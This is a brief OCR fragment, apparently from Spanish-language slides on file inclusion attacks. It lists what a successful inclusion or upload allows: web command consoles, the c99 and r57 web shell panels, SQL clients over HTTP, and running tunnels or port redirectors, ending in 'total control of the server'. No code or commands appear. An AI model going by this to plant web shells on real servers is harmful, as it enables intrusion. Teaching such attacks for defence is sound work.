
Si logramos incluir código, ficheros o realizar un upload podemos...

File inclusion


- Ejecutar comandos a través de una consola web. (Darkraver web-kit)
- Paneles de control (c99, r57)
- Cliente SQL a través de http.
- Subir y ejecutar cualquier binario (Port redirectors, túneles, etc)
- Cualquier cosa que se nos ocurra.

Control total del servidor :)


File inclusion



